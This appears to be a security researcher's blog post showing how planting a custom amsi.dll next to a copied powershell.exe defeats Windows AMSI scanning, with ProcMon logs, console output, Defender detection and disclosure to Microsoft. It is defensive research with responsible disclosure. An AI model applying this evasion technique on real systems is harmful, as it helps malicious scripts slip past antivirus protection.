
```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Masteramsi> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Masteramsi> _
```

Failed AMSI bypass.

A look at ProcMon's filtered output showed that the DLL was successfully loaded and PowerShell was functional this time. This suggested that the calling process was happy with the custom DLL, but AMSI still kicked in and blocked the execution of the command. It seemed that Microsoft possibly implemented a fix against the original DLL hijack.

ProcMon also suggested why the DLL hijack failed. After loading the custom AMSI DLL located in `C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35`, PowerShell attempted to load `AMSI.DLL` from `C:\Windows\System32\WindowsPowerShell\v1.0` but since it was missing, it proceeded with the typical Windows DLL loading order and tried to load it from `C:\Windows\System32`. The DLL search order follows the rules depicted by Microsoft here. This meant that another DLL hijack may be possible in `C:\Windows\System32\WindowsPowerShell\v1.0`.

Eventually, dropping the custom AMSI DLL both in `C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35` and in `C:\Windows\System32\WindowsPowerShell\v1.0`, ultimately did the trick and AMSI was bypassed.



v1.0

C:\Windows\System32\WindowsPowerShell\v1.0

Search v1.0

Quick access
Desktop
Downloads
Documents
Pictures

Name	Date modified	Type	Size
SessionConfig	9/29/2017 2:46 PM	File folder	
amsi.dll	3/3/2020 3:23 PM	Application extension	12 KB
Certificate.format	9/29/2017 2:43 PM	Windows PowerShell XML Document	13 KB
Diagnostics.Format	9/29/2017 2:43 PM	Windows PowerShell XML Document	5 KB
DotNetTypes.format	9/29/2017 2:43 PM	Windows PowerShell XML Document	135 KB
Event.Format	9/29/2017 2:43 PM	Windows PowerShell XML Document	10 KB

29 items   1 item selected 11.5 KB


Time of D...	Process Name	PID	Operation	Path	Result
4:43:23.65...	powershell.exe	2284	QueryStandardI...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	ReadFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	ReadFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	CreateFileMapp...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	FILE LOCKED WITH ON.
4:43:23.65...	powershell.exe	2284	CreateFileMapp...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dlldll	SUCCESS
4:43:23.65...	powershell.exe	2284	Load Image	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	CloseFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	QueryBasicInfor...	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	CloseFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	QueryBasicInfor...	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	QueryBasicInfor...	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	CloseFile	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	QueryBasicInfor...	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	QueryBasicInfor...	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	QueryStandardI...	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	ReadFile	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS
4:43:23.65...	powershell.exe	2284	ReadFile	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Masteramsi> amsiutils
amsiutils : The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name,
or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Masteramsi>
```

Successful AMSI bypass with two DLL hijacks.

After some more testing, I later concluded that hijacking the DLL in `C:\Windows\System32\WindowsPowerShell\v1.0\` alone was sufficient.



Time ...	Process Name	PID	Operation	Path	Result	Detail
2:45:1...	powershell.exe	2564	CloseFile	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	
2:45:1...	powershell.exe	2564	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Optio...
2:45:1...	powershell.exe	2564	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Optio...
2:45:1...	powershell.exe	2564	QueryBasicInfor...	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS	CreationTime: 6/15/2020 2:44:15 PM, LastAccessTime: 6...
2:45:1...	powershell.exe	2564	CloseFile	C:\Windows\System32\WindowsPowerShell\v1.0\amsi.dll	SUCCESS	


```
PS C:\Users\Master> date

Monday, June 15, 2020 2:47:49 PM

PS C:\Users\Master> amsiutils
amsiutils : The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify
that the path is correct and try again.
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Master>
```

This PC › Local Disk (C:) › Windows › System32 › WindowsPowerShell › v1.0

Name	Date modified	Type	Size
en	9/29/2017 3:41 PM	File folder	
en-US	9/29/2017 3:41 PM	File folder	
Examples	9/29/2017 2:46 PM	File folder	
Modules	9/29/2017 3:43 PM	File folder	
Schemas	9/29/2017 2:46 PM	File folder	
SessionConfig	9/29/2017 2:46 PM	File folder	
amsi.dll	3/3/2020 3:23 PM	Application extens...	12 KB
Certificate.format.ps1xml	9/29/2017 2:43 PM	Windows PowerS...	13 KB
Diagnostics.Format.ps1xml	9/29/2017 2:43 PM	Windows PowerS...	5 KB

Successful AMSI bypass with a single DLL hijack.

Even better, based on the DLL search order, PowerShell tries to load the AMSI DLL from the directory from which the application was loaded. This means as a low-privileged user, bypassing AMSI is therefore just a matter of copying the PowerShell executable and the AMSI DLL to a user-writable folder.



```
Time ...  Process Name    PID  Operation       Path                                                                                                   Result
2:53:5... powershell.exe  2724 CreateFile      C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\amsi.dll NAME NOT FOUND
2:53:5... powershell.exe  2724 CreateFile      C:\Users\Master\Desktop\AMSI\amsitest\amsi.dll                                                          SUCCESS
2:53:5... powershell.exe  2724 QueryBasicInfor... C:\Users\Master\Desktop\AMSI\amsitest\amsi.dll                                                       SUCCESS
```


```
Name             Date modified       Type                Size
amsi.dll         3/3/2020 3:23 PM    Application extens...  12 KB
powershell.exe   9/29/2017 2:43 PM   Application           439 KB
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Master\Desktop\AMSI\amsitest> whoami
desktop-a4u9m19\master
PS C:\Users\Master\Desktop\AMSI\amsitest> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.

PS C:\Users\Master\Desktop\AMSI\amsitest> amsiutils
amsiutils : The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Master\Desktop\AMSI\amsitest>
```

AMSI bypass for PowerShell as a low-privileged user.

Prevention

While preparing this blog post, it seemed that Windows Defender added some capabilities to detect the DLL hijack at least from a low privilege users' perspective. This may have happened between the 28th of June 2020 and the 30th of June 2020. A similar observation was made when attempting to copy the `amsi.dll` to the other folders only writable by administrative users. So, updating Windows Defender should be enough to help prevent this proof of concept at least.



Protection history

View the latest protection actions and recommendations from Windows Security.

All recent items

Threat found - action needed. Severe
6/30/2020 6:04 PM

Status: Active
Active threats have not been remediated and are running on your device.

Threat detected: Trojan:Win32/DllSearchOrderHijack.A!cl
Alert level: Severe
Date: 6/30/2020 6:04 PM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

Affected items:

file: C:\Users\John\Desktop\New folder\amsi.dll

Windows Defender detected the file copy of AMSI DLL to a user-controllable folder.

Conclusion

Before the latest Windows Defender update, and possibly with other endpoint security products, regardless of access rights on a host, users can bypass AMSI for PowerShell. Other scripting engines such as jscript or cscript do not suffer from this DLL hijack and directly load AMSI from the System32 folder. While several other more complex techniques to bypass AMSI have been documented, sometimes easy bypasses can just do the job as well.

Disclosure

This issue has been reported to MSRC. No CVE will be assigned, or any other detail about mitigations they may implement. The PowerShell team is nonetheless working on a fix for the next release, and the Windows Defender team worked on detecting the technique.